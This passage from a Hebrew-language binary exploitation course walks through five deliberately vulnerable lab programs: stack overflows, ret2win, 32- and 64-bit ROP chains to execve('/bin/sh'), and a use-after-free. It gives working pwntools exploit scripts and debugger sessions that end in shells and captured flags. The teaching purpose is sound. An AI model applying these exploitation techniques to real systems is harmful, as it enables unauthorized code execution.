04:0010│      0xffffd11c ◂— 'DDDDEEEEFFFFGGGGHHHH'
05:0014│      0xffffd120 ◂— 'EEEEFFFFGGGGHHHH'
06:0018│      0xffffd124 ◂— 'FFFFGGGGHHHH'
07:001c│ ebp  0xffffd128 ◂— 'GGGGHHHH'
──────────────────────────────────────────────────────────────────
──────────────────[ BACKTRACE
]──────────────────────────────────────────────────────────────────
──────────────────

 ► f 0  804921d main+39
   f 1 48484848
   f 2        0
──────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────

pwndbg> x/xw &key
0xffffd124:     0x46464646
```

נראה שהערך של key השתנה ל 0x46464646

נראה בפייתון מה הערך של מספרים אלה בascii:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level1$
python3
Python 3.8.5 (default, Jan 27 2021, 15:41:15)
[GCC 9.3.0] on linux
Type "help", "copyright", "credits" or "license" for more
information.
>>> import struct
>>> struct.pack("I", 0x46464646)
b'FFFF'
```

נראה שהערך של key הוא FFFF באסקיי.

אם נסתכל על הקוד:

```
if(key == 0xdeadbeef)
  {
    system("/bin/bash");
  }
```

נראה שכדי לקבל shell, נרצה שהערך של key יהיה deadbeef.

נספור כמה chars יש לפני הרצף של FFFF בסטרינג שהכנסנו לתוכנה:

AAAABBBBCCCCDDDDEEEEFFFFGGGGHHHH

יש 20 תווים לפני הFFFF.

לכן כדי לדרוס את key עם 0xdeadbeef עלינו לכתוב 20 תווים רנדומליים + 0xdeadbeef, כעת נראה כיצד לממש את האקספלויט בפייתון.

נשתמש בספרייה pwntools שמותקנת על המכונה הוירטואלית – תיעוד ומדריכים נמצאים ב[9][8] ובתיעוד הרשמי[10].

ראשית נפתח פרוסס של התוכנה:

```
from pwn import *

DEBUG = False

if DEBUG:
  r = gdb.debug("./level1")
else:
  r = process("./level1")
```

אחרי שורות קוד אלה, r היה אובייקט שניתן לכתוב ולקרוא מהstdout ומהstdin שלו – כמו subprocess עם PIPES.

עם הפונקציה process.recvuntil(string) ניתן לקבל מהתוכנה עד שהיא תוציא מstdout את הסטרינג, string.

```
print(r.recvuntil("me!\n").decode())
```

אחר כך, עלינו לכתוב 20 תווים רנדומליים + 0xdeadbeef בסטרינג (packed).

```
offset = 20 #calculated with cyclic() function
r.sendline(cyclic(offset)+p32(0xdeadbeef))
```

כעת הערך של key יידרס עם 0xdeadbeef – ונקבל את הshell שלנו.

```
print(r.recvline().decode())
```

[8] https://github.com/Gallopsled/pwntools-tutorial

[9] /https://blog.eadom.net/uncategorized/pwntools-quick-reference-guide

[10] https://docs.pwntools.com/en/latest/intro.html

```
r.interactive() //נשתמש בפונקציה זו כדי לקרוא ולכתוב לתוכנה באופן אינטראקטיבי
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level1$
python3 exp.py
[+] Starting local process './level1': pid 583484
now buffer overflow me!


key = 0xdeadbeef


[*] Switching to interactive mode
$ id
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami
orkinyo
$ ls
exp.py    flag.txt  level1  level1.c  Makefile
$ cat flag.txt
BEC{f1rsT_Bl0oD}
$  gg wp :)
```

סיימנו, ואפילו קיבלנו דגל כמו בctf.

ברכותיי, פתרתם את אתגר הbinary exploitation הראשון שלכם!

שלב 2

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

void win()
{
  system("/bin/sh");
}

int main()
{
  char buf[100];
  printf("now buffer overflow me!\n");
  gets(buf);
}
```

נראה שהפעם נצטרך להשתמש בטכניקת דריסת חוצץ שכוללת את דריסת כתובת החזרה מפונקציה – מאמר מצויין בנושא (ובעל חשיבות היסטורית עצומה)[11].

שלב א' – מציאת אופסט לכתובת החזרה מהחוצץ 'buf':

נשתמש בפונקציה cyclic כדי למצוא את הoffset:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level2$
python3

Python 3.8.5 (default, Jan 27 2021, 15:41:15)

[GCC 9.3.0] on linux

Type "help", "copyright", "credits" or "license" for more
information.

>>> from pwn import *

>>> cyclic(0x100)

b'aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaa
paaaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfa
abgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaab
vaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaacla
acmaacnaac'
```

נעתיק את התווים בין המרכאות.

[11] http://phrack.org/issues/49/14.html

כעת נפתח את התוכנה בgdb, נשים נקודת עצירה מיד בret – ונראה מה הערך בראש המחסנית (שיהיה כתובת החזרה מmain).

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level2$ gdb
./level2

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2

Copyright (C) 2020 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>

This is free software: you are free to change and redistribute
it.

There is NO WARRANTY, to the extent permitted by law.

Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<http://www.gnu.org/software/gdb/bugs/>.

Find the GDB manual and other documentation resources online
at:

    <http://www.gnu.org/software/gdb/documentation/>.


For help, type "help".

Type "apropos word" to search for commands related to
"word"...

pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.

pwndbg: created $rebase, $ida gdb functions (can be used with
print/break)

Reading symbols from ./level2...

pwndbg> disass main

Dump of assembler code for function main:

   0x080490c0 <+0>:   endbr32

   0x080490c4 <+4>:   sub    esp,0x64

   0x080490c7 <+7>:   push   0x804a010
```

```
   0x080490cc <+12>:  call   0x8049090 <puts@plt>
   0x080490d1 <+17>:  lea    eax,[esp+0x4]
   0x080490d5 <+21>:  push   eax
   0x080490d6 <+22>:  call   0x8049080 <gets@plt>
   0x080490db <+27>:  xor    eax,eax
   0x080490dd <+29>:  add    esp,0x6c
   0x080490e0 <+32>:  ret
End of assembler dump.
pwndbg> b *main + 32
Breakpoint 1 at 0x80490e0: file level2.c, line 14.
pwndbg> r
Starting program: /home/orkinyo/binary-exploitation-
course/levels/level2/level2
now buffer overflow me!
aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapa
aaqaaaraaasaaataaauaaavaaawaaaxaaayaaazaabbaabcaabdaabeaabfaab
gaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabva
abwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaac
maacnaac – הקלט שנכניס לתוכנה!!

Breakpoint 1, 0x080490e0 in main () at level2.c:14
warning: Source file is more recent than executable.
14      gets(buf);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
──────────────────────────────────────────────────────────────
──────────────────[ REGISTERS
]──────────────────────────────────────────────────────────────
──────────────────

 EAX  0x0
 EBX  0x0
 ECX  0xf7fb1580 (_IO_2_1_stdin_) ◂— 0xfbad2288
 EDX  0xffffd1c8 ◂— 0x0
 EDI  0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c
```

```
 ESI  0xf7fb1000 (_GLOBAL_OFFSET_TABLE_) ◂— 0x1ead6c

 EBP  0x0

 ESP  0xffffd12c ◂—
'zaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabp
aabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaa
cgaachaaciaacjaackaaclaacmaacnaac'

 EIP  0x80490e0 (main+32) ◂— ret
```

```
──────────────────────[ DISASM
]──────────────────────────
```

```
 ► 0x80490e0 <main+32>    ret    <0x6261617a>
```

```
──────────────────[ SOURCE (CODE)
]──────────────────
```

```
In file: /home/orkinyo/binary-exploitation-
course/levels/level2/level2.c
    9
   10 int main()
   11 {
   12   char buf[100];
   13   printf("now buffer overflow me!\n");
 ► 14   gets(buf);
   15 }
```

```
──────────────────────[ STACK
]──────────────────────────
```

```
00:0000│ esp  0xffffd12c ◂—
'zaabbaabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabp
aabqaabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaa
cgaachaaciaacjaackaaclaacmaacnaac'

01:0004│      0xffffd130 ◂—
'baabcaabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabq
```

```
aabraabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaa
chaaciaacjaackaaclaacmaacnaac'

02:0008│      0xffffd134 ◂—
'caabdaabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabr
aabsaabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaa
ciaacjaackaaclaacmaacnaac'

03:000c│      0xffffd138 ◂—
'daabeaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabs
aabtaabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaa
cjaackaaclaacmaacnaac'

04:0010│      0xffffd13c ◂—
'eaabfaabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabt
aabuaabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaa
ckaaclaacmaacnaac'

05:0014│      0xffffd140 ◂—
'faabgaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabu
aabvaabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaa
claacmaacnaac'

06:0018│      0xffffd144 ◂—
'gaabhaabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabv
aabwaabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaa
cmaacnaac'

07:001c│      0xffffd148 ◂—
'haabiaabjaabkaablaabmaabnaaboaabpaabqaabraabsaabtaabuaabvaabw
aabxaabyaabzaacbaaccaacdaaceaacfaacgaachaaciaacjaackaaclaacmaa
cnaac'
```

```
──────────────────────────────────────────────────────────────────
──────────────────────[ BACKTRACE
]──────────────────────────────────────────────────────────────────
──────────────────────

 ► f 0  80490e0 main+32

──────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────────────
──────────────────────────────────────────────────────────
```

נראה שכתובת החזרה היא

```
► 0x80490e0 <main+32>    ret    <0x6261617a>
```

0x6261617a

נמצא את האופסט בפייתון:

```
>>> p32(0x6261617a)
b'zaab'
>>> cyclic(0x100).find(p32(0x6261617a))
100
```

האופסט הוא 100 – כלומר עלינו לתת 100 תווים ואחר כך לדרוס את כתובת החזרה עם כתובת כלשהי שנמצא לנכון.

אולי הכתובת של הפונקציה win שתתן לנו shell...

נמצא את הכתובת של win בעזרת הכלי nm[12][13]:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level2$ nm
./level2 | grep " T"
03bbc170 T _dl_relocate_static_pie
03bbc2dc T _fini
08049000 T _init
03bbc2d0 T __libc_csu_fini
03bbc260 T __libc_csu_init
03bbc100 T main
03bbc130 T _start
03bbc250 T win
03bbc2d5 T __x86.get_pc_thunk.bp
03bbc180 T __x86.get_pc_thunk.bx
```

הכתובת של win היא 0x03bbc250.

אם כך – עלינו לכתוב לתוכנית 100 תווים רנדומליים ואז את הכתובת 0x03bbc250.

```python
from pwn import *
context.update(arch='i386', os='linux')

DEBUG = False

if DEBUG:
  r = gdb.debug("./level2")
else:
  r = process("./level2")
```

[12] https://www.howtoforge.com/linux-nm-command/

[13] https://www.tutorialspoint.com/unix_commands/nm.htm

```python
offset = 100
elf = ELF("./level2")
payload = cyclic(offset) + p32(elf.sym.win)


print(r.recvuntil("me!\n").decode())
r.sendline(payload)
r.interactive()
```

ELF הוא אובייקט בpwntools שמאפשר שימוש נוח בקבצי elf.

כך למשל elf.sym.win – מביא לנו את הכתובת של הפונקציה win (sym = symbols – כלומר הסימנים שיש בבינארי).

האופסט הוא 100 – אז נשלח 100 תווים – cyclic(100) ואז את הכתובת של הפונקציה אליה נרצה לקפוץ.

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level2$
python3 ./exp.py

[+] Starting local process './level2': pid 585575

[*] '/home/orkinyo/binary-exploitation-
course/levels/level2/level2'

    Arch:     i386-32-little

    RELRO:    No RELRO

    Stack:    No canary found

    NX:       NX disabled

    PIE:      No PIE (0x3bbb000)

    RWX:      Has RWX segments

now buffer overflow me!


[*] Switching to interactive mode

$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

$ whoami

orkinyo
```


שלב 3

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>

char* idk = "/bin/sh";

void solve(char* a)
{
    system(a);
}
int main()
{
    char buf[100];
    printf("LOL.....Isn't this just level 2 again???!!!?!!?!!?!\n\n");
    read(0, buf, 200);
}
```

השלב הזה בה להסביר קצת על קונבנציות קריאה לפונקציות בx86 וכן על rop[14] בסיסי.

נראה כי עלינו לקרוא לפונקציה solve עם הפרמטר /bin/sh.

עלינו לדאוג שהמחסנית תראה כך:



[14] מאמר נהדר בנושא https://www.digitalwhisper.co.il/files/Zines/0x5C/DW92-1-ROPS.pdf

כעת נראה זאת בקוד פייתון:

```python
from pwn import *
context.update(os = 'linux', arch = 'i386')
DEBUG = False

if DEBUG:
    r = gdb.debug("./level3")
else:
    r = process("./level3")

elf = ELF("./level3")
libc = elf.libc

r.recvuntil("?!\n\n")

idk = 0x0804a03d

offset = 100

ropchain = cyclic(offset) + p32(elf.sym.solve) + cyclic(4) + p32(idk)

r.sendline(ropchain)
r.interactive()
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level3$
python3 exploit.py
[+] Starting local process './level3': pid 585651
[*] '/home/orkinyo/binary-exploitation-
course/levels/level3/level3'
    Arch:     i386-32-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[*] '/usr/lib/i386-linux-gnu/libc-2.31.so'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
```

```
[*] Switching to interactive mode

$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

$ whoami

orkinyo

$ ls

exploit.py  flag.txt  level3  level3.c    Makefile

$ cat flag.txt

BEC{rrrrrrrrrrrr0p}
```

שלב 4

באתגר זה נלמד על syscalls ועל קונבנציות הקריאה להן ב-x64[15][16].

```c
#include <stdio.h>
#include <string.h>
#include <stdlib.h>


char* special = "/bin/sh\0";

void gadgets()
{
    __asm__(
        "mov rax,59 \n"
        "ret \n"
        "pop rsi \n"
        "ret \n"
        "pop rdi \n"
        "ret \n"
        "pop rdx \n"
        "ret \n"
        "syscall"

    );
}
//gcc level3.c -o level3 -fno-stack-
protector ..... what does  that mean?!?!
int main()
{
    char buf[100];
    printf("LOL.....Isn't this just level 3?!\n");
    read(0,buf,200);

}
```

נראה שאנחנו יכולים לדרוס את כתובת החזרה לפונקציה gadgets – ובעזרת המחסנית להכניס ערכים לאוגרים rsi, rdi, rdx – וכך להחליט על הפרמטרים לsyscall.

כאשר rax==59 הsyscall שיקרא הוא execve לפי הדוקומנטציה על syscalls[17].

[15] https://stackoverflow.com/questions/15168822/intel-x86-vs-x64-system-call

[16] מאמר על x86 – אך מעביר את הקונספטים בצורה מצויינת.
https://www.tutorialspoint.com/assembly_programming/assembly_system_calls.htm

[17] https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md

הפוקנציה gadgets כשמה כן היא – מכילה gadgets – פיסות קוד שנותנות לנו לעשות פונקציונאליות כלשהי ואחר כך הפקודה ret – דבר שתיאורטית מאפשר לנו להמשיך לקפוץ מgadget ל gadget לנצח.

נפתח את הmanpage של execve:

NAME top

execve - execute program

SYNOPSIS top

```
#include <unistd.h>

int execve(const char *pathname, char *const argv[],
           char *const envp[]);
```

DESCRIPTION top

execve() executes the program referred to by *pathname*. This causes the program that is currently being run by the calling process to be replaced with a new program, with newly initialized stack, heap, and (initialized and uninitialized) data segments.

pathname must be either a binary executable, or a script starting with a line of the form:

    #!*interpreter* [optional-arg]

For details of the latter case, see "Interpreter scripts" below.

argv is an array of pointers to strings passed to the new program as its command-line arguments. By convention, the first of these strings (i.e., *argv[0]*) should contain the filename associated with the file being executed. The *argv* array must be terminated by a NULL pointer. (Thus, in the new program, *argv[argc]* will be NULL.)

envp is an array of pointers to strings, conventionally of the form **key=value**, which are passed as the environment of the new program. The *envp* array must be terminated by a NULL pointer.

The argument vector and environment can be accessed by the new program's main function, when it is defined as:

    int main(int argc, char *argv[], char *envp[])

כלומר יש לנו יכולת לשלוט על הפרמטרים לקריאת מערכת שמאפשרת לנו להחליט איזה תהליך ירוץ.

לפי התיעוד עלינו לדאוג שrdi יהיה הכתובת של "/bin/sh" ושב rsi יהיה NULL ובrdx יהיה גם NULL.

```python
from pwn import *
context.update(arch='amd64', os='linux')


pop_rsi = 0x000000000040119c
pop_rdi = 0x000000000040119e
pop_rdx = 0x00000000004011a0
set_rax = 0x0000000000401194
syscall = 0x00000000004011a2

DEBUG = False

if DEBUG:
  r = gdb.debug("./level4")
else:
  r = process("./level4")

elf = ELF("./level4")

offset = 120
special = 0x40202a
payload = cyclic(offset) + p64(set_rax) + p64(pop_rdi) + p64(special) +
 p64(pop_rsi) + p64(0x0) + p64(pop_rdx) + p64(0x0) + p64(syscall)


r.recvuntil("3?!\n")
r.sendline(payload)
r.interactive()
```

אחרי ה`cyclic(offset)` אנחנו מתחילים בשרשרת הrop – קודם כל נשנה את ערכו של rax ואז את ערכו של rdi לכתובת של special – המשתנה שמכיל את הסטרינג /bin/sh.

אחר כך נשתמש בpop_rdx וpop_rsi כדי לאפס אותם לNULL.

נראה את הdisassembly של הפונקציה gadgets כדי לאמת את נכונות כתובות אלה:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level4$
objdump -M intel -d ./level4 | awk -F"\n" -v RS="\n\n" '$1 ~
/gadgets/'

0000000000401190 <gadgets>:

  401190:  f3 0f 1e fa           endbr64

  401194:  48 c7 c0 3b 00 00 00  mov    rax,0x3b

  40119b:  c3                    ret

  40119c:  5e                    pop    rsi

  40119d:  c3                    ret
```

```
  40119e:  5f                   pop    rdi
  40119f:  c3                   ret
  4011a0:  5a                   pop    rdx
  4011a1:  c3                   ret
  4011a2:  0f 05                syscall
  4011a4:  c3                   ret
```

נראה את האקספלויט בפעולה:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level4$
python3 exploit.py
[+] Starting local process './level4': pid 587330
[*] '/home/orkinyo/binary-exploitation-
course/levels/level4/level4'
    Arch:     amd64-64-little
    RELRO:    No RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RUNPATH:  b'../../glibc/glibc_2.24'
[*] Switching to interactive mode
$ id
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami
orkinyo
$ ls
Makefile  exploit.py  flag.txt    level4    level4.c
$ cat flag.txt
BEC{un0xing_4_n3w_G4dg3e7_R1Pr0P}
```

שלב 5

```c
#include <stdio.h>
#include <string.h>
#include <ctype.h>
#include <stdlib.h>
#include <assert.h>
#include <unistd.h>
#include <stdbool.h>

typedef struct{
    char first_name[8];
    char last_name[8];
}person;

typedef struct{
    char functions_name[8];
    void (*pointer1)();
    void (*pointer2)();
}functions_s;

void setup()
{
    setvbuf(stdin,NULL,_IONBF,0);
    setvbuf(stdout,NULL,_IONBF,0);
}

void win(){
    seteuid(0);
    setgid(0);
    setuid(0);
    system("/bin/sh");
    exit(EXIT_SUCCESS);
}

functions_s* func_g = NULL;
person* person_g = NULL;

void interesting_function_rlyyyyy()
{
    sleep(1);
}

void create_functions(){
    assert(func_g == NULL);
    func_g = malloc(sizeof(functions_s));
    printf("how should I name func_g?\n");
    scanf("%8s",func_g->functions_name);
```

```
    printf("alright that's enough of you, now let me decide the rest pl
ease...\n");
    func_g->pointer1 = &interesting_function_rlyyyyy;
    func_g->pointer2 = &interesting_function_rlyyyyy;
}

void call_functions(){
    printf("alright, now about to call functions. I sure hope everythin
g is OK\n");
    (*func_g->pointer1)();
    (*func_g->pointer2)();
}

void create_person(){
    assert(person_g == NULL);
    person_g = malloc(sizeof(person));
}

void name_person(){
    printf("first name:\n");
    scanf("%8s",person_g->first_name);
    printf("last name:\n");
    scanf("%8s",person_g->last_name);
}

void my_exit(){
    if(func_g != NULL){
        free(func_g);
    }
    char choice;
    printf("are you sure you want to exit (y/n)?: \n");
    fflush(stdout);
    __fpurge(stdin);
    scanf("%c",&choice);
    if (choice == 'y')
    {
        exit(0);
    }
    else{
        return;
    }
}

void menu()
{
    setup();
    unsigned int sel;
```

```
    char* menu = "what would you like to do next:\n1:create new functio
ns?\n2:call_functions?\n3:create a person?\n4:name a person?\n5:exit?\n
";
    while (1)
    {
        __fpurge(stdin);
        printf("%s",menu);
        scanf("%u",&sel);
        __fpurge(stdin);
        switch (sel)
        {
            case 1:
                create_functions();
                break;
            case 2:
                call_functions();
                break;
            case 3:
                create_person();
                break;
            case 4:
                name_person();
                break;
            case 5:
                my_exit();
                break;
            default:
                break;
        }
    }

}

int main()
{
    //printf("sizeof(functions_s) = %lu\n",sizeof(functions_s));
    int sel;
    printf("HOW R U?? OMGGG WELCOME TO THE University of Alaska Fairban
ks or in short UAF\n\n\n");
    menu();

    printf("is this code even reacheble LOLLLL\n");
    return EXIT_SUCCESS;



}
```

השלב הזה הוא מסובך יותר מהרגיל, ולמעשה מיועד להיות שלב אתגר מחקרי – הפתרון שלו יכול לקחת מחקר של כמה ימים.

הקונספטים העיקריים שצריך לדעת כדי לפתור את השלב הם:

אלוקציה דינאמית של זיכרון[18] וכן Uaf[19].

האתגר כולל תפריט דינאמי המאפשר למשתמש להפעיל פונקציות שונות.

הבאג העיקרי בתוכנית נמצא בפונקציה my_exit:

```
void my_exit(){
    if(func_g != NULL){
        free(func_g);
    }
    char choice;
    printf("are you sure you want to exit (y/n)?: \n");
    fflush(stdout);
    __fpurge(stdin);
    scanf("%c",&choice);
    if (choice == 'y')
    {
        exit(0);
    }
    else{
        return;
    }
}
```

גם אם המשתמש יכניס 'y' כלומר יגרום לכך שהתוכנית תמשיך – יתבצע free על func_g מה שיגרום לבעיות רבות...

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level5$
./level5

HOW R U?? OMGGG WELCOME TO THE University of Alaska Fairbanks
or in short UAF
```

[18] https://www.tutorialspoint.com/c_standard_library/c_function_malloc.htm
https://sourceware.org/glibc/wiki/MallocInternals
https://www.cs.princeton.edu/courses/archive/fall07/cos217/lectures/14Memory-2x2.pdf
/https://azeria-labs.com/heap-exploitation-part-1-understanding-the-glibc-heap-implementation

[19] /https://ctf101.org/binary-exploitation/heap-exploitation
/https://sploitfun.wordpress.com/2015/02/10/understanding-glibc-malloc

```
what would you like to do next:
1:create new functions?
2:call_functions?
3:create a person?
4:name a person?
5:exit?
5
are you sure you want to exit (y/n)?:
n
what would you like to do next:
1:create new functions?
2:call_functions?
3:create a person?
4:name a person?
5:exit?
2
alright, now about to call functions. I sure hope everything
is OK
Segmentation fault (core dumped)
```

כלומר ניסינו להשתמש בfunc_g אחרי שעשינו לזיכרון free – מה שהוביל לsegmentation fault.

אך אם נאלקץ זיכרון חדש על הheap למשל עם הפונקציה

```
void create_person(){
    assert(person_g == NULL);
    person_g = malloc(sizeof(person));
}
```

ואז נשנה את תוכן הזיכרון עם name_person

```
void name_person(){
    printf("first name:\n");
    scanf("%8s",person_g->first_name);
    printf("last name:\n");
    scanf("%8s",person_g->last_name);
}
```

נוכל לשלוט על התוכן של func_g אם person_g יאולקץ באותו מקום כמו func_g.

הדגמה:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level5$ gdb
./level5

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2

Copyright (C) 2020 Free Software Foundation, Inc.

License GPLv3+: GNU GPL version 3 or later
<http://gnu.org/licenses/gpl.html>

This is free software: you are free to change and redistribute
it.

There is NO WARRANTY, to the extent permitted by law.

Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<http://www.gnu.org/software/gdb/bugs/>.

Find the GDB manual and other documentation resources online
at:

    <http://www.gnu.org/software/gdb/documentation/>.


For help, type "help".

Type "apropos word" to search for commands related to
"word"...

pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.

pwndbg: created $rebase, $ida gdb functions (can be used with
print/break)

Reading symbols from ./level5...

pwndbg> r

Starting program: /home/orkinyo/binary-exploitation-
course/levels/level5/level5

HOW R U?? OMGGG WELCOME TO THE University of Alaska Fairbanks
or in short UAF
```

```
what would you like to do next:
1:create new functions?
2:call_functions?
3:create a person?
4:name a person?
5:exit?
1
how should I name func_g?
my_funcs
alright that's enough of you, now let me decide the rest
please...
what would you like to do next:
1:create new functions?
2:call_functions?
3:create a person?
4:name a person?
5:exit?
5
are you sure you want to exit (y/n)?:
n
what would you like to do next:
1:create new functions?
2:call_functions?
3:create a person?
4:name a person?
5:exit?
3
what would you like to do next:
1:create new functions?
2:call_functions?
```

```
3:create a person?

4:name a person?

5:exit?

^C

Program received signal SIGINT, Interrupt.

0x00007ffff7b19370 in __read_nocancel () at
../sysdeps/unix/syscall-template.S:84

84   ../sysdeps/unix/syscall-template.S: No such file or
directory.

LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA

──────────────────────────────────────────────────────────────
──────────────────[ REGISTERS
]──────────────────────────────────────────────────────────────
──────────────────────

 RAX  0xffffffffffffe00

 RBX  0x7ffff7dd48c0 (_IO_2_1_stdin_) ◂— 0xfbad208b

 RCX  0x7ffff7b19370 (__read_nocancel+7) ◂— cmp    rax, -0xfff

 RDX  0x1

 RDI  0x0

 RSI  0x7ffff7dd4943 (_IO_2_1_stdin_+131) ◂—
0xdd6770000000000a /* '\n' */

 R8   0x7ffff7dd6760 (_IO_stdfile_1_lock) ◂— 0x0

 R9   0x7ffff7ff2700 ◂— 0x7ffff7ff2700

 R10  0x4021b2 ◂— 0xf508000000007525 /* '%u' */

 R11  0x246

 R12  0x7ffff7dd0900 (_IO_helper_jumps) ◂— 0x0

 R13  0x7ffff7dd1440 (__GI__IO_file_jumps) ◂— 0x0

 R14  0x0

 R15  0x4021b3 ◂— 0xfff5080000000075 /* 'u' */

 RBP  0xd68

 RSP  0x7fffffffd728 —▸ 0x7ffff7ab0f58
(__GI__IO_file_underflow+296) ◂— test   rax, rax
```

```
 RIP  0x7ffff7b19370 (__read_nocancel+7) ◂— cmp    rax, -0xfff
──────────────────────────────────────────────────────────────
──────────────────────[ DISASM
]──────────────────────────────────────────────────────────────
──────────────────────

 ► 0x7ffff7b19370 <__read_nocancel+7>     cmp    rax, -0xfff
   0x7ffff7b19376 <__read_nocancel+13>    jae    read+73
<read+73>

    ↓
   0x7ffff7b193a9 <read+73>               mov    rcx, qword
ptr [rip + 0x2baac8]
   0x7ffff7b193b0 <read+80>               neg    eax
   0x7ffff7b193b2 <read+82>               mov    dword ptr
fs:[rcx], eax
   0x7ffff7b193b5 <read+85>               or     rax,
0xffffffffffffffff
   0x7ffff7b193b9 <read+89>               ret


   0x7ffff7b193ba                         nop    word ptr [rax
+ rax]
